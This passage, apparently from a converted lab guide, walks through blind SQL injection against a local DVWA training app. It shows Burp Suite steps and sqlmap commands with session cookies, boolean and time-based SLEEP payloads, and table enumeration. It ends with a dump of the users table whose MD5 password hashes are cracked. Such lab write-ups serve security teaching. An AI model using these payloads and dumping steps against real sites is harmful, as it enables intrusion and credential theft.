    // Was a number entered?
    if(is_numeric( $id )) {
        $id = intval ($id);
        switch ($_DVWA['SQLI_DB']) {
            case MYSQL:
                // Check the database
                $data = $db->prepare( 'SELECT first_name, last_name FROM users
WHERE user_id = (:id) LIMIT 1;' );
                $data->bindParam( ':id', $id, PDO::PARAM_INT );
```

```
                $data->execute();
                $row = $data->fetch();

                // Make sure only 1 result is returned
                if( $data->rowCount() == 1 ) {
                    // Get values
                    $first = $row[ 'first_name' ];
                    $last  = $row[ 'last_name' ];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
                }
                break;
            case SQLITE:
                global $sqlite_db_connection;

                $stmt = $sqlite_db_connection->prepare('SELECT first_name,
last_name FROM users WHERE user_id = :id LIMIT 1;' );
                $stmt->bindValue(':id',$id,SQLITE3_INTEGER);
                $result = $stmt->execute();
                $result->finalize();
                if ($result !== false) {
                    // There is no way to get the number of rows returned
                    // This checks the number of columns (not rows) just
                    // as a precaution, but it won't stop someone dumping
                    // multiple rows and viewing them one at a time.

                    $num_columns = $result->numColumns();
                    if ($num_columns == 2) {
                        $row = $result->fetchArray();

                        // Get values
                        $first = $row[ 'first_name' ];
                        $last  = $row[ 'last_name' ];

                        // Feedback for end user
                        echo "<pre>ID: {$id}<br />First name: {$first}<br
/>Surname: {$last}</pre>";
                    }
                }

                break;
        }
    }
```

```
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

7.2 SQL Blind Injection

When an attacker executes SQL injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather then getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements, and monitoring how the web application response (valid entry retunred or 404 header set).


"time based" injection method is often used when there is no visible feedback in how the page different in its response (hence its a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful.

7.2.1 Low Level Security


The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Steps:


1. Check functionality of target page.




2. View source code of target page for analysis




3. Strat burp suite for intercept the traffic.





4. Capture request for extract valuable information for further attack.





5. Use that information to start automatic attack with help of SQLMAP tool




Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 4604=4604 AND 'SjQz'='SjQz&Submit=Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2920 FROM (SELECT(SLEEP(5)))ZyKJ) AND 'jizp'='jizp&Submit=Submit
[14:57:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[14:57:33] [INFO] fetching database names
[14:57:33] [INFO] fetching number of databases
[14:57:33] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:57:33] [INFO] retrieved: 2
[14:57:33] [INFO] retrieved: information_schema
[14:57:35] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
[14:57:35] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 87 times
[14:57:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 14:57:35 /2025-06-07/
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=low; theme=dark" -D dvwa --tables


web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[14:58:03] [INFO] fetching tables for database: 'dvwa'
[14:58:03] [INFO] fetching number of tables for database 'dvwa'
[14:58:03] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:58:03] [INFO] retrieved: 2
[14:58:04] [INFO] retrieved: users
[14:58:05] [INFO] retrieved: guestbook
Database: dvwa
[2 tables]
| guestbook |
| users |
[14:58:06] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[14:58:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 14:58:06 /2025-06-07/
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=low; theme=dark" -D dvwa -T users --columns
{1.9.4#stable}
https://sqlmap.org


[14:58:43] [INFO] retrieved: failed_login
[14:58:45] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)
[14:58:45] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 513 times
[14:58:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 14:58:45 /2025-06-07/
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=low; theme=dark" -D dvwa -T users -C user,password --dump-all
{1.9.4#stable}


[15:01:15] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:01:17] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
user_id	user	avatar	password	last_name	first_name	last_login	failed_login
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2025-05-13 15:17:16	0
1	admin	/DVWA/hackable/users/admin.jpg	202cb962ac59075b964b07152d234b70 (123)	admin	admin	2025-05-13 15:17:16	0
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2025-05-13 15:17:16	0
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2025-05-13 15:17:16	0
5	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2025-05-13 15:17:16	0
[15:01:23] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[15:01:23] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:01:23] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:01:23] [INFO] retrieved: 3
[15:01:25] [INFO] retrieved: comment_id
[15:01:26] [INFO] retrieved: comment
[15:01:27] [INFO] retrieved: name
[15:01:27] [INFO] fetching entries for table 'guestbook' in database 'dvwa'

7.2.2 Medium Level Security


The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

